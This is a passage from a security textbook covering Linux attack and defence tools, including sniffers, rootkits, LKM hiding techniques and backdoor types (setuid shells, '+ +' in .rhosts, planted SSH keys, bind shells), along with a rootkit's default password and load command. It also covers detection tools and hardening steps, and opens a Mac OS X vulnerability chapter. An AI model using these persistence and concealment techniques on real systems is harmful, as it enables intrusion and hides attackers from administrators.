Enhancing a Firewall with Abacus Sentry While it was not specifically designed with this use in mind, Abacus Port Sentry can be combined with the transparent proxy facilities in Linux to provide a very effective reactive firewall against intruders. The firewall is set up normally, with or without stateful packet filtering. The last sets of rules, or rule chains, redirect unused ports for common services on all IP addresses to Port Sentry. This gives Port Sentry a depth of coverage unavailable otherwise, and scans of a single port across multiple addresses can then be detected and canceled before the intruder progresses deeper into a network. Abacus Port Sentry detects slow scans, but does not detect structured attacks. Both processes seek to obscure probe attacks. An attacker does this with a slow scan by spreading out the test over a long period of time. In a structured attack, the attacker tries to make the probe attempts more obscure by scanning or probing from multiple source addresses.

Tool: Dsniff Collection

Dsniff is a collection of tools for network auditing and penetration testing. Dsniff passively monitors a network for interesting data (passwords, e-mail, files, etc.). It also contains advanced techniques for destroying the protection of network switchers. Figure 5-13 shows a screenshot from Dsniff.

```

root@kali:~# dsniff -h
Version: 2.4
Usage: dsniff [-c cdmn] [-i interface] [-p pcapfile] [-s snaphn]
[-f services] [-t trigger[...]] [-r|-w savefile]
[expression]

```

Figure 5-13 Dsniff can be used to sniff for passwords on a system.

Tool: Hping3

Hping3 is an interactive packet constructor and responses analyzer. It can be used to perform many tasks such as testing of firewall rules and port scanning. It is a security tool that generates TCP/IP packets and analyzes network traffic with scripting capabilities. It is a tool for network experimentation, analysis, and testing. It also allows users to create and manipulate packets at a very low level. It handles fragmentation and arbitrary packet body and size, and it can be used to transfer files under supported protocols.

The following are some of the uses of Hping3:

- Packet size detection
- Performing Traceroute-like actions under different protocols
- Fingerprinting remote operating systems

Figure 5-14 shows a screenshot from Hping3.

```

root@kali:~# hping3 -n 192.168.0.11 -p 21 -S -c 4
HPING 192.168.0.11 (eth0 192.168.0.11): S set, 40 headers + 8 data bytes
len=46 ip=192.168.0.11 ttl=128 id=16943 sport=21 flags=RA seq=0 win=64240 rtt=1082.1 ms
len=46 ip=192.168.0.11 ttl=128 id=16917 sport=21 flags=RA seq=1 win=64240 rtt=1082.8 ms
len=46 ip=192.168.0.11 ttl=128 id=16998 sport=21 flags=RA seq=2 win=64240 rtt=1081.7 ms
... 192.168.0.11 hping statistic ...
4 packets transmitted, 3 packets received, 25% packet loss
round-trip min/avg/max = 1091.7/1028.9/1082.1 ms

```

Figure 5-14 Hping3 can analyze packet traffic.

Tool: Sniffit

Sniffit is one of the most commonly used attack tools in a variety of attacks. It is available for Linux, Solaris, SunOS, FreeBSD, and IRIX. Users can run it either on the command line, with optional plug-ins and filters, or in interactive mode, which is the preferred mode. Sniffit consists of a number of useful features. It can be configured to promiscuously gather data and transfer it to a local file. Its flexible filtering capabilities allow the attacker to target specific hosts or even specific protocols, based on the port number. Sniffit is capable of handling

the interactive sniffing of sessions in real time. Its interactive mode is useful for monitoring session-oriented applications such as Telnet, rlogin, and FTP sessions. The attacker can monitor all the sessions in the network. The attacker can watch the keystrokes of the victim in real time and gather passwords.

Tool: Nemesis

Nemesis is a command-line network packet injection utility for UNIX-like and Windows systems. It is comparable to a manually controlled IP stack. With Nemesis, it is possible to generate and transmit packets from the command line or from within a shell script.

Tool: LSOF

LSOF (LiSt Open Files) is a UNIX-specific diagnostic tool. It lists information about any files that are open by processes currently running on the system. It can also list communications open by each process.

The following are some examples of LSOF command lines:

- *lsf | nl*: When LSOF is run without parameters, it will show all the files opened by any processes.
- *lsf -t `which apache2`*: It shows what process IDs are using the Apache binary.
- *lsf -i -U*: This lists all open Internet and UNIX domain files.

Tool: IPTraf

IPTraf is a console-based IP LAN monitor for Linux. It gathers a variety of figures such as TCP connection packet and byte counts, interface statistics and activity indicators, TCP/UDP traffic breakdowns, and LAN station packet and byte counts.

The following are some of the features of IPTraf:

- An IP traffic monitor that shows information on the IP traffic passing over the network; this includes TCP flag information, packet and byte counts, ICMP details, and OSPF packet types.
- General and detailed interface statistics show IP, TCP, UDP, ICMP, non-IP and other IP packet counts, IP checksum errors, interface activity, and packet size counts.
- A TCP and UDP service monitor shows counts of incoming and outgoing packets for common TCP and UDP application ports.
- A LAN statistics module discovers active hosts and shows statistics showing the data activity on them.
- It includes TCP, UDP, and other protocol display filters, allowing users to view only the traffic they're interested in.
- Supports Ethernet, FDDI, ISDN, SLIP, PPP, and loopback interface types.
- Utilizes the built-in raw socket interface of the Linux kernel, allowing it to be used over a wide range of supported network cards.

The following are the protocols used in IPTraf:

- IP
- TCP
- UDP
- ICMP
- IGMP
- IGP
- IGRP
- OSPF
- ARP
- RARP

Tool: LIDS

LIDS stand for Linux Intrusion Detection System. The goal is to protect the system against root intrusions by disabling some system calls in the kernel itself. It is a kernel patch and admin tool that enhances the kernel's security by implementing Mandatory Access Control (MAC). When it is in effect, chosen file access; all system network administration operations; any capability use, raw device, memory, and I/O access can be made impossible, even for the root.

The following are some of the features of LIDS:

- Users can define which programs can access specific files.
- It uses and extends the system capabilities to control the whole system and adds some network and file-system security features to the kernel.
- Users can fine-tune the security protections online, hide sensitive processes, receive security alerts through the network, and more.

Tool: Hunt

Hunt is a tool that can be used as a sniffer or to steal connections on a network. When a network is sniffable, Hunt can be used to sniff any connection in a passive fashion. However, in a switched network, the traffic is forwarded only to the destination host by checking the MAC address on each physical port. Hunt avoids the ACK storm and a dropped connection by using ARP spoofing. Hunt can use ARP spoofing or ARP forcing to watch the traffic between two machines that are on a switched network. All the packets between the two machines can be directed through the attacker's machine, thereby making sniffing possible.

Hunt can also be used for session hijacking. The ARP spoofing capabilities in Hunt make session hijacking possible. Using this capability, it can control the packets being transferred between two hosts. Therefore, it can force two machines to interact directly with it, rather than the actual destination machine.

Tool: TCP Wrappers

TCP Wrappers allow the user to monitor/filter incoming requests for SYSTAT, FINGER, FTP, TELNET, R-Commands, TFTP, TALK, and other network services. It is called TCP

Wrappers because the daemon `tcpd` is wrapped around the service, as indicated in `/etc/inetd.conf`. `Tcpd` mediates in the connection. Connection requests are compared against rules defined in two files: `/etc/hosts.allow` and `/etc/hosts.deny`. The rules are processed in order of appearance, and when a rule is met, the processing terminates.

Consider the following entry in `/etc/inetd.conf` on a system with `tcpd` installed: `pop-3 stream tcp nowait root /usr/sbin/tcpd ipop3d`. In this entry, `/usr/sbin/tcpd` is wrapped around `ipop3d`, and a connection request is checked against the `tcpd` rules.

For example, suppose a remote machine from an untrusted domain attempts to connect to the mail server at `example.com`. When it requests a connection, `tcpd` first scans `/etc/hosts.allow`. Then, `tcpd` scans `/etc/hosts.deny`. In this scenario, there are no entries in the `/etc/hosts.allow` file; however, the connection request from the untrusted domain is not granted access based on an entry in the `/etc/hosts.deny` file.

TCP Wrappers has the following five components:

- `tcpd`: The actual wrapper program
- `tcpdmatch` and `tcpdchk`: ACL testing programs
- `try-from`: Tests host lookup function
- `safe-finger`: A better version of `finger`

Linux Loadable Kernel Modules

Loadable kernel modules (LKMs) are used by the Linux kernel to expand its functionality. LKMs can be loaded dynamically without recompiling the whole kernel. Often, they are used for specific device drivers, such as those for sound cards.

Conventionally, UNIX and Linux have been known to have rootkits built, as the intruder is aware of the code. **Rootkits** are generally used by attackers to hide the fact that they have gained privileged access to a system. Some rootkits include LKMs that become a part of the kernel at runtime and provide the attacker with extra privileges and/or functionality.

A typical rootkit includes a sniffer, which is designed to sniff out passwords. Rootkits can also include Trojan programs used as backdoors, such as `inetd` or `login`. Programs such as `ps`, `netstat`, `rshd`, and `ls` can be used to hide the attacker directories or processes. Finally, log cleaners, such as `zap`, `zap2`, or `z2`, are used to remove login entries from the `wtmp`, `utmp`, and `lastlog` files. Some rootkits also enable services such as `telnet`, `shell`, and `finger`. The rootkit may also include scripts that will clean up other files in the `/var/log` and `/var/adm` directories. Using the modified programs of `ls`, `ps`, and `df` installed on the box, the intruder can hide his or her files and programs from the legitimate system administrator.

The intruder next uses programs within the rootkit to erase log files generated from the initial attack. The intruder can use a backdoor program in the rootkit for future access to the compromised system in order to retrieve sniffer logs or launch another attack. If a rootkit is properly installed and the log files are erased, a system administrator may remain unaware of an intrusion until an affected site contacts him or her or the disks fill because of the sniffer logs.

The most severe threat to system security is caused by rootkits that are deployable LKM Trojans. Even if an infected system is rebooted, the LKM process will reload the Trojan

during bootup, as any other kernel module. Many operating systems including Linux, Solaris, and FreeBSD use loadable kernel modules. Knark, Adore, and Rtkit are a few of the many LKM rootkits available today. They run as part of the kernel and, therefore, are less detectable than conventional ones. Backdoors make it possible for attackers to regain access despite the compromised system's administrator taking measures. The backdoor that gives local users root access can be *setuid* programs, Trojaned system programs, or other types of backdoors.

Setuid Programs

The attacker may plant a *setuid* shell program in the file system, which when executed, will grant root access to the attacker.

Trojaned System Programs

The attacker can alter some system programs, such as *login*, that will give him or her root access.

Other Types of Backdoors

The following are some other types of backdoors:

- *cron job backdoor*: The attacker may add or modify the jobs of the *cron* while his or her program is running so that he or she can gain root access.
- *.rhosts file*: Once “+ +” is in a user's *.rhosts* file, anybody can log into that account from anywhere without a password.
- *ssh authorized keys*: The attacker can put his or her public key into a victim's *ssh* configuration file, *authorized_keys*, so that he or she can log into that account without a password.
- *Bind shell*: Attackers can bind the shell to a certain TCP port. If the attackers can telnet to that port, they will be able to spawn an interactive shell. More sophisticated backdoors of this kind can be UDP-based, unconnected TCP, or even ICMP-based.
- *Trojaned service*: Any open service can be Trojaned to provide access to a remote user. For example, a Trojaned *inetd* program creates a bind shell at a certain port, and a Trojaned *ssh* daemon can give access to a certain password.

After the intruder plants and runs the backdoor, his or her attention turns to hiding his or her files and processes. However, the system administrator can easily detect these, especially if the system is running Tripwire.

An LKM rootkit can help the attacker. The attacker can put the LKM in the */tmp* or the */var/tmp* directories, which the system administrator cannot monitor. Additionally, the attacker can effectively hide files, processes, and network connections. Since he or she can modify the kernel structures, he or she can replace the original system calls with his or her own versions.

Commands like *ls*, and *du* use *sys_getdents()* to obtain the information of a directory. The attacker can use LKM to filter out files so that they remain hidden.

In Linux, the process information is mapped to a directory in the */proc* file system. An attacker can modify *sys_getdents()* and mask processes in the task structure. The normal method is to set the task flag (signal number) to some unused value.

Similar to hiding processes, the attacker can try to have a stealth connection by hiding something inside `/proc/net/tcp` and `/proc/net/udp` files. He or she can Trojan the `sys_read()` so that whenever the system reads these files and a line matches the specific string, the system call will not give away the network connection.

The attacker can redirect file execution and may want to replace the system binaries, like `login`, without changing the file. He or she can replace `sys_execve()` so that whenever the system attempts to execute the `login` program, it will be redirected to execute the attacker's version of the `login` program.

The attacker can hide the promiscuous flag of the network interface and install a sniffer with an LKM. The system call to be Trojanned in this case is `sys_ioctl()`.

A good LKM must be able to hide itself from the administrator. The LKMs in the system are kept in a single linked list. To hide an LKM, an attacker can just remove it from the list so that commands such as `lsmod` will not reveal it.

Normally, functions defined in the LKM will be exported so that other LKMs can use them. An attacker can use a macro and put it at the end of the LKM to prevent any symbols from being exported to other LKMs.

Tool: Linux Rootkits

Linux Rootkit IV (`lrk4`) was written by Lord Somer and was released in November 1998. Other examples of Linux rootkits are `lrk`, `lnrk`, `lrk2`, and `lrk3`. Most versions include normal rootkit components such as sniffers (`linsniffer` or `sniffit`), log editors/erasers (`z2`, `uted`, `lled`), and Trojan horse/backdoor replacement programs to allow remote access.

Linux Rootkit IV is an easy rootkit to install and use. Installation of `lrk4` involves just executing the `make install` command. To install a shadow kit, a user can execute the `make shadow install` command. `Lrk4` will only work on Linux 2.x kernels. It is a package with source code for several Trojanned system commands. When compiled and installed, they give the user running the command a root shell or some other useful functionality, like hiding certain processes, files, sockets, and so on. Some special functionalities are initiated by giving a secret password (the default password in the package is “`satori`”) when the program asks for any specific thing, such as a new shell, login name, password, or anything that is specific to the command.

The user will need root privileges to install most of those commands, since he or she will have to replace existing system files and usually set a `suid` parameter for these. The attacker has to therefore compromise the root on the victim computer, or the local administrator has to accidentally install the rootkit. The rootkit comes with the following applications and Trojanned system commands: `bindshell`, `chfn`, `chsh`, `crontab`, `du`, `find`, `fix`, `ifconfig`, `inetd`, `killall`, `linsniffer`, `login`, `ls`, `netstat`, `passwd`, `pidof`, `ps`, `rshd`, `sniffchk`, `syslogd`, `tcpd`, `top`, `wted`, and `z2`.

Rootkits: Knark and T0rn

Knark `Knark` was written by Creed and is based on a tool called `itf.c` written by Plaguez. `Knark` has the usual capabilities of a rootkit, including execution redirection, file hiding, process hiding, and network hiding. `Knark` has two versions; one version runs on the Linux 2.2 kernel and the other on Linux 2.4 kernel. Linux kernel sources are required

for compiling Knark. The attacker can enter the `/proc/knark` directory to find the specifics of what Knark is currently changing in the system.

After Knark is installed on the target system, the following command will give a backdoor entry:

```
insmod knark.0
```

T0rn T0rn was the first rootkit that was precompiled and allowed the user to define a password. The password is stored in an external encrypted file. This kit was designed with an emphasis on being portable and quick.

Rootkits: Tuxit, Adore, and Ramen

Tuxit Tuxit was written by a Dutch group called Tuxtendo. There are three versions of the rootkit that are available on Tuxtendo's Web site. They are `tuxkit.tgz`, `tuxkit-1.0.tgz`, and `tuxkit-short.tgz`. Both `tuxkit.tgz` and `tuxkit-1.0.tgz` have the same content, while `tuxkit-short.tgz` contains fewer tools. There are six files in the `tuxkit`, which includes a README file, an installation script, and four tarred/zipped files.

Adore Adore is a worm that was originally known as the Red Worm. Adore scans the Internet, checking Linux hosts to determine whether they are vulnerable to any of the well-known exploits using known weaknesses in the LPRng, `rpc-statd`, `wu-ftpd`, and BIND service functions.

Ramen Ramen is a Linux-based Internet worm named after the popular noodle soup. It has been seen in the wild, affecting systems that run Red Hat 6.2 or 7.0 versions of Linux. The worm apparently hits sites that run Red Hat Linux and then spreads itself by locating servers running the same OS.

Rootkit: Beastkit

Beastkit replaces common binaries that can be used to monitor system operations (like `ps`) and the list of programs included in the rootkit (`bin.tgz`). The time stamp does not change, because the rootkit uses `touch -acmr` to transmit the time stamp to the rootkit files.

Rootkit Countermeasures

Chkrootkit is a tool that checks locally for signs of a rootkit. It contains the following:

- *chkrootkit*: A shell script that checks system binaries for rootkit modification
- *ifpromisc.c*: Checks if the network interface is in promiscuous mode
- *chklastlog.c*: Checks for lastlog deletions
- *chkwtmp.c*: Checks for wtmp deletions
- *check_wtmpx.c*: Checks for wtmpx deletions (Solaris only)
- *chkproc.c*: Checks for signs of LKM Trojans
- *chkdirs.c*: Checks for signs of LKM Trojans
- *strings.c*: Quick-and-dirty string replacement

Tool: Tripwire Tripwire is a system integrity check tool. It creates a database that monitors the binary signature, size, expected change of size, and so on. It includes four cryptographic checksums of the content of each file that it uses to create the original database. When the software performs a system check, it compares the system with the baseline of the original database. If a modification has occurred, Tripwire will alert the system manager station by a violation alert and the system administrator by an e-mail. The violation alert will show what files and directories were modified, added, or deleted.

Tool: Bastille Linux Bastille Linux is a series of scripts that tighten up security on stock Linux systems by changing permissions and disabling features. Taken to an extreme, it will also prevent legitimate work. Therefore, Bastille is more suitable for hardening a dedicated log host or file server than a development system.

Tool: DTK DTK—Deception Toolkit—is a kit of fake daemons and services designed to waste an intruder’s time.

Tool: Rkdet Rkdet is a daemon intended to catch someone installing a rootkit or running a packet sniffer. It is designed to run continually with a small footprint under an innocuous name. When triggered, it sends e-mail, appends to a log file, and disables networking or halts the system.

Tool: Secure Linux Project The NSA has a secure Linux project that includes a mandatory access control architecture. The security-enhanced Linux kernel enforces mandatory access control policies that confine user programs and system servers to the minimum privileges they require to do their jobs. When confined in this way, the ability of these user programs and system daemons to cause harm when compromised (via buffer overflows or misconfigurations, for example) is reduced or eliminated. The confinement mechanism operates independently of the traditional Linux access control mechanisms. It has no concept of a root superuser and does not share the well-known shortcomings of traditional Linux security.

Tool: Rootkit Hunter Rootkit Hunter is a tool that checks for the presence of rootkits and other unwanted tools on systems that are running UNIX. Rootkit Hunter can be run on a daily basis by configuring it to run at a specified time of the day. A fresh installation of the OS is required if Rootkit Hunter detects a rootkit.

Tool: Carbonite Carbonite is a Linux kernel module that helps to detect rootkits. It is hard to detect rootkits, because it is difficult to check for file modification. Rootkits often try to hide their trail by modifying files that might expose them. However, Carbonite can detect LKM-based rootkits.

Tool: Rscan Rscan is a scanner that detects LKM-based rootkits such as Adore and Knark.

Tool: Saint Jude Saint Jude is a project to develop kernel-level IDS mechanisms to protect the integrity of host-based networks.

Tool: Chkrootkit Chkrootkit detects the following rootkits, worms, and LKMs:

- lrk3, lrk4, lrk5, lrk6 (and variants)
- Solaris rootkit
- FreeBSD rootkit
- T0rn (and variants)
- Ambient's Rootkit (ARK)
- Ramen worm
- rh[67]-shaper
- RSHA
- Romanian rootkit
- RK17
- Lion worm
- Adore worm
- LPD worm
- kenny-rk
- Adore LKM
- ShitC worm
- Omega worm
- Wormkit worm
- Maniac-RK
- dsc-rootkit
- Ducoci rootkit
- x.c worm
- RST.b Trojan
- duarawkz
- knark LKM
- Monkit
- Hidrootkit
- Bobkit
- Pizdaki
- t0rn v8.0
- Showtee
- Optickit
- T.R.K
- MithRa's rootkit
- George

- SucKIT
- Scalper
- Slapper A, B, C and D
- OpenBSD rk v1
- Illogic rootkit
- SK rootkit
- sebek LKM
- Romanian rootkit
- LOC rootkit
- shv4 rootkit
- Aquatica rootkit
- ZK rootkit
- 55808.A worm
- TC2 worm
- Volc rootkit
- Gold2 rootkit

Linux Tools: Application Security

Whisker

Rain.Forest.Puppy's CGI vulnerability scanner, Whisker, was the first that included all the methods for checking common vulnerabilities, intelligent scanning that reacted to HTTP response codes, and intrusion detection evasion tools. Whisker is written in Perl script.

Flawfinder

Flawfinder is a Python program that searches through source code for potential security flaws, listing them by the severity of risk. The risk level relies on the function and the values and parameters of the function.

Advanced Intrusion Detection Environment (AIDE)

AIDE (Advanced Intrusion Detection Environment) is a free replacement for Tripwire. The configuration files used in AIDE are similar to Tripwire, so it is easy to convert from one to the other. The methods for specifying desired permissions/checksums are better in AIDE than Tripwire. The configuration information for AIDE is kept in the file `aide.conf`. It creates a database from the regular expression rules in the config file. Once the database is initialized, it can be used to verify the integrity of the files. This first AIDE database is a snapshot of the system in its normal state and the yardstick by which all subsequent updates and changes are measured. AIDE can be configured to customize how detailed the checks should be. It recursively traverses each directory on the host system to determine what files should be included in the database. Files are matched against the files and path names that the user specifies.

Before using AIDE, an initial database should be created. The command that creates a database for AIDE is `aide -i -c /etc/aide.conf`.

This command creates the first picture of the file system. The database should be created before hooking the system into the network. AIDE can be run without the `-i` option, to check for any changes made. If the changes seem to be authentic, then the user can update the database with the `-u` option to prevent AIDE from reporting changes since the last update. The `-u` option will not overwrite the database. The following are a few status check definitions in AIDE to be looked for:

- *i (inode number)*: A change in inode number indicates that the file has been removed or the file name has been changed.
- *s (file size)*: A change in file size indicates that the content of the file has been changed.
- *m (modification time)*: This shows the time when the file was last modified.

Linux Tools: Encryption

Stunnel

Stunnel is a program that allows the user to encrypt arbitrary TCP connections inside SSL (Secure Sockets Layer) and is available on both UNIX and Windows. Stunnel lets the user secure non-SSL-aware daemons and protocols (like POP3, IMAP, NNTP, and LDAP) by having Stunnel provide the encryption, without changing the daemon's code. Stunnel provides the same functionality of `inetd` with the addition of SSL encryption. Stunnel also supports TCP Wrappers.

OpenSSH/SSH

SSH (Secure Shell) is a program for logging into a remote machine and for executing commands on a remote machine. It provides secure encrypted communications between two hosts over an insecure network. It is described as an R command replacement with encryption and RSA authentication.

GnuPG

GnuPG is a replacement for PGP. Because it does not use the patented IDEA algorithm, it can be used without restrictions.

Linux Tools: Log and Traffic Monitors

MRTG (Multi-Router Traffic Grapher)

The Multi-Router Traffic Grapher (MRTG) is a tool to monitor the traffic load on network links. MRTG generates HTML pages containing PNG images, which provide a live visual representation of the traffic. MRTG consists of a Perl script that uses SNMP to read the traffic counters of routers and a fast C program that logs the traffic data and creates graphs representing the traffic on the monitored network connection.

The following are the key features of MRTG:

- It is portable.
- It comes with a set of configuration tools that make configuration and setup very simple.
- The look of the Web pages produced by it is highly configurable.

Swatch

Swatch was originally written to actively monitor messages as they are written to a log file via the UNIX syslog utility. For a simple demonstration, a user can type `perl swatch --examine=FILENAME`, with `FILENAME` being the file that the user would like to see the contents of.

Timbersee

Timbersee is a program very similar to Swatch. It is used to monitor log files for important messages using regular expressions, but differs in that it can watch more than one log file at a time and does not fork off extra processes.

Logsurf

Logsurf was designed to monitor any text-based log files on a system in real time. The large amount of log information collected (like all messages handled by the syslog daemon or log files from information services) makes it nearly impossible to check logs manually to look for any unusual activity. Logsurf automates log- file monitoring.

IPLog

IPLog is a TCP/IP traffic logger. It is capable of logging TCP, UDP, and ICMP traffic. Its capabilities include the ability to detect TCP port scans, TCP null scans, FIN scans, UDP and ICMP smurf attacks, bogus TCP flags (used by scanners to detect the operating system in use), TCP SYN scans, TCP Xmas scans, ICMP ping floods, UDP scans, and IP fragment attacks. It is able to run in promiscuous mode and monitor traffic to all hosts on a network. It uses libpcap to read data from the network, and can be ported to any system that supports pthreads and on which libpcap will function.

Ntop

Ntop is a network traffic probe that shows network usage, similar to what the popular `top` UNIX command does. Ntop is based on libpcap so that it can run on virtually every UNIX platform and on Win32 as well.

The users of Ntop can use a Web browser (for example, Netscape) to navigate through Ntop (that acts as a Web server) traffic information and get a dump of the network status. In the latter case, Ntop can be seen as a simple RMON-like agent with an embedded Web interface.

Linux Security Auditing Tool (LSAT)

Linux Security Auditing Tool (LSAT) is a post-install security auditor for Linux and UNIX. It monitors system configurations and network settings on the system for common security/config

errors and for packages that are not needed. All the modules of LSAT are written in C. Some of the modules in the LSAT package are as follows:

- *checkdotfiles*: This module checks for forward, exrc, rhosts, and netrc files on the system?
- *checkfiles*: This module checks /usr/var dirs files for root ownership other than checking whether /tmp and /var/tmp have the sticky bit set or not.
- *checkftpusers*: This module checks whether all accounts in /etc/passwd are in /etc/ftpusers or not.
- *checkinetd*: It checks either /etc/inetd.conf or /etc/xinetd.d/*.
- *checkkbd*: It checks whether Ctrl+Alt+Del functionality is disabled under Linux or not. It also checks for KEYBOARD_DISABLE to be enabled under Solaris.
- *checklogging*: A simple check to ensure if the auth and authpriv logging facilities are on.
- *checkmodules*: It checks to ensure if loadable kernel modules are enabled.
- *checknetp*: It verifies that no interface is in promiscuous mode.
- *checkopenfiles*: It checks for all open files on the system using LSOF (if LSOF is installed).
- *checkpasswd*: This module checks /etc/passwd for unneeded accounts. It also checks that only the root is SUID = 0.
- *checkmd5*: It performs a systemwide MD5 checksum on all regular files and executes only if the -m switch is used.

Linux Security Countermeasures

Physical Security

- Lock your computer in a secure place.

Password Security

- Do not use an easy-to-guess password.
- Do not share your account with another person.
- Check for users with a null password.

Network Security

- Deny access from the network by default.
- Stop all unused services such as sendmail and NFS.
- Check system logs in /var/log regularly, especially /var/log/secure.

Steps for Hardening Linux

The following are some steps for hardening Linux:

1. Choose a widely used Linux distribution that releases security updates in a timely manner.
2. Plan the file system's layout beforehand.
3. Do not install unnecessary packages.
4. Change default passwords and create regular users.
5. Disable unnecessary daemons and network services.
6. Disable remote root logins over SSH.
7. Set up and enable IPTables.
8. Configure security-related kernel parameters.
9. Install a host-based intrusion detection system (HIDS).
10. Apply the latest updates.
11. Reduce all the installed software.
12. Improve security for logins and users.
13. Increase the audit and logging information.

Chapter Summary

- Linux is gaining popularity and is fast becoming a stable industry-strength OS.
- Once the IP address of a target system is known, an attacker can begin port scanning, looking for holes in the system for gaining access.
- Password cracking tools are available for Linux.
- Sniffers, as well as packet assembly/analyzing tools for Linux, provide attackers with the edge that they have when dealing with other operating systems.
- Trojans, backdoors, and worms are also prevalent in the Linux environment.
- As with any other system, a well-developed, integrated procedure should be put in place to counter the threats that exist.

Key Terms

alias	kernel	root
chmod	Linux	rootkit
chroot	man page	
firewall	port	

Review Questions

1. List the benefits of the Linux operating system.

2. What are the flaws in the Linux operating system?

3. What is a rootkit?

4. How are programs compiled in Linux?

5. Describe the function of chroot jails.

6. Describe the file and directory structure of Linux.

7. Describe the commands for navigating the Linux file system.

8. List the differences between IPChains and IPTables.

5

Hands-On Projects



1. Install, configure, and compile the Linux kernel.

- *Step 1:*
 - Login as root.
 - Run `cp linux-2.4.2.tar.gz /usr/src/`.
 - Run `cd /usr/src/`.
 - Check the source of the old kernel in `/usr/src/linux`.
 - Move the current version as a backup for future use by running `mv /usr/src/linux -linux-X.X.X`.
 - Run `tar -zxvf linux-2.4.2.tar.gz`.
 - Move the new kernel source by running `mv /usr/src/linux /usr/src/linux-2.4.2`.
 - Create a link to the new kernel source by running `ln -s /usr/src/linux-2.4.2 /usr/src/linux`.
- *Step 2:*
 - Configure the kernel.
 - Run `cd` to the kernel source directory in `/usr/src`.
 - Type `make menuconfig` if you prefer text mode, but `xconfig` is recommended.

- *Step 3:*
 - Go back to your command line and type **make dep** for kernel compilation.
 - *Step 4:*
 - Clean all the files (.o, or object files) created during compilation by typing **make clean**.
 - *Step 5:*
 - Create a bootable Linux image (actual Linux file) by running **make bzImage**.
 - Make new modules for installation by running **make modules**.
 - After finishing compilation, type **make modules_install**.
 - Move the bzImage file to the location of the kernel by running **mv/usr/src/linux-2.4.17/arch/i386/boot/bzImage /boot/vmlinuz-2.4.17**.
 - *Step 6:*
 - Locate the new file to Linux boot manager LILO or GRUB.
 - Edit the file /etc/lilo.conf or /etc/grub.conf and add these lines:
 - `image=/boot/vmlinuz-2.4.17label=linux-2.4.17`
 - `root=/dev/hda3`
 - `read-only`
 - Save the lilo.conf or grub.conf file.
 - Run the LILO program /sbin/lilo. If using GRUB, you can skip this step.
 - Reboot the machine.
2. Download and install a kernel patch.
 - Download the Linux kernel patch from <http://www.linux.org>.
 - Copy the downloaded kernel patch to the /usr/src/linux directory.
 - Navigate to the download directory by running **cd /usr/src/linux**.
 - Extract the patch into the /usr/src/linux directory using tar, gzip, or some other decompression utility.
 - A file named patch-2.x.x or patch-2.x.x-yy should be created in the /usr/src/linux directory.
 - To apply the patch to the kernel, run **patch -p1 < patch-2.x.x** or **patch -p1 <patch-2.x.x-yy**.
 3. Read up on Linux security.
 - Navigate to Chapter 5 in MindTap or on the Student Resource Center.
 - Open Security Evaluation of the Linux Operating System.pdf and read the content.
 4. Read up on Linux kernel hacking.
 - Navigate to Chapter 5 in MindTap or on the Student Resource Center.
 - Open Linux Kernel Hacking.pdf and read the content.

Mac OS X Hacking

After completing this chapter, you should be able to:

- Identify vulnerabilities in the Macintosh OS
- Identify worms and viruses that can infect the Macintosh OS
- Be familiar with Macintosh OS antivirus software
- Be familiar with Macintosh OS security tools

What If?

Many Mac users are proud of the security on their Apple computers. One Sweden-based Mac enthusiast issued an open challenge to attackers to gain root control on his Mac Mini system, which he set as a server by giving local client access for the target system to the participants.

The attacker who won the challenge took just 30 minutes to gain root control on the system. According to the individual who won the challenge, root access is actually very easy to gain on Mac OS X. He made use of a vulnerability not published or patched by Apple. According to security researcher Neil Archibald, various vulnerabilities are present in Mac OS X that can be exploited by attackers. The attacker can get complete privileges on the system to delete files and folders or install malicious applications.

- Why do many Mac users feel that their system is more secure than other available operating systems?
- What are some of the vulnerabilities of a Macintosh operating system?

Introduction to Mac OS X Hacking

This chapter focuses on hacking Mac OS X. It introduces some of the features of Mac OS X and then discusses vulnerabilities that affect the operating system. The chapter concludes with descriptions of various antivirus and security tools available for Mac OS X.

Introduction to Mac OS

Apple invites developers to create products for use on Mac OS X at the Apple Web site <http://developer.apple.com/macosx/>. Mac OS X includes Cocoa, a collection of frameworks, APIs, and accompanying runtimes, that allows for a host of open-source Web, database, scripting, and development technologies. Built-in Xcode tools make Mac OS X a multifaceted development platform. It contains technologies such as Automator, Core Data, Core Animation, and Core Image that make Mac OS X the most advanced operating system available.

Developers can access these features and create applications that can share videos and control iChat through AppleScript. Mac OS X includes a 64-bit, open-source UNIX core. The FreeBSD 5 UNIX distribution with the Mach 3.0 microkernel is included in OS X. Other features include preemptive multitasking, symmetric multiprocessing (SMP), and protected memory. **Symmetric multiprocessing** is a type of computer architecture in which multiple processors share the same memory and are each assigned different tasks to perform.

Mac OS X has the runtime flexibility of object-oriented application structure, procedural APIs, and tightly integrated implementation of Java SE, BSD UNIX APIs and libraries, and X11. Developers have access to a variety of free tools to construct, compile, debug, analyze, and improve applications. The development platform includes an Xcode 3 layer over a GCC 4 compiler and a GNU Debugger. Mac OS X's graphics support includes powerful graphics technologies, such as OpenGL, Core Animation, and Core Image. The graphics layer handles application windowing, 2-D and 3-D drawing, animation, and multimedia. To support its international market, Apple provides conversion utilities to consistently manage locales, dates, currencies, and measurement systems. Mac OS X's Unicode tools handle diverse text

systems, and both internationalized and localized software versions launch from a single application icon.

Vulnerabilities in Mac OS X

Crafted URL Vulnerability

A remote, unauthenticated hacker may exploit the way Mac OS X handles specially crafted URLs and execute arbitrary code. When a user visits a maliciously designed Web page, an application may automatically launch and execute damaging code. This is due to an input validation issue that exists in the way Terminal.app handles the processing of URL schemes. This vulnerability affects Apple Mac OS X v10.4.11, Mac OS X Server v10.4.11, Mac OS X v10.5 and v10.5.1, and Mac OS X Server v10.5 and v10.5.1.

CoreText Uninitialized Pointer Vulnerability

Apple Mac OS X CoreText contains an uninitialized pointer vulnerability, which may allow a remote, unauthenticated attacker to execute arbitrary code on a vulnerable system. Apple Mac OS X CoreText is a framework for handling text on Mac OS X Tiger (10.4) and later. If Mac OS X CoreText does not properly initialize pointers, memory corruption can occur. Applications that use the CoreText framework for handling text may be vulnerable. By convincing a user to view specially crafted text, a remote unauthenticated attacker may be able to execute arbitrary code or cause a denial of service on a vulnerable system. This vulnerability is repaired in Mac OS X 10.4.11 and Apple Security Update 2007-008.

ImageIO Integer Overflow Vulnerability

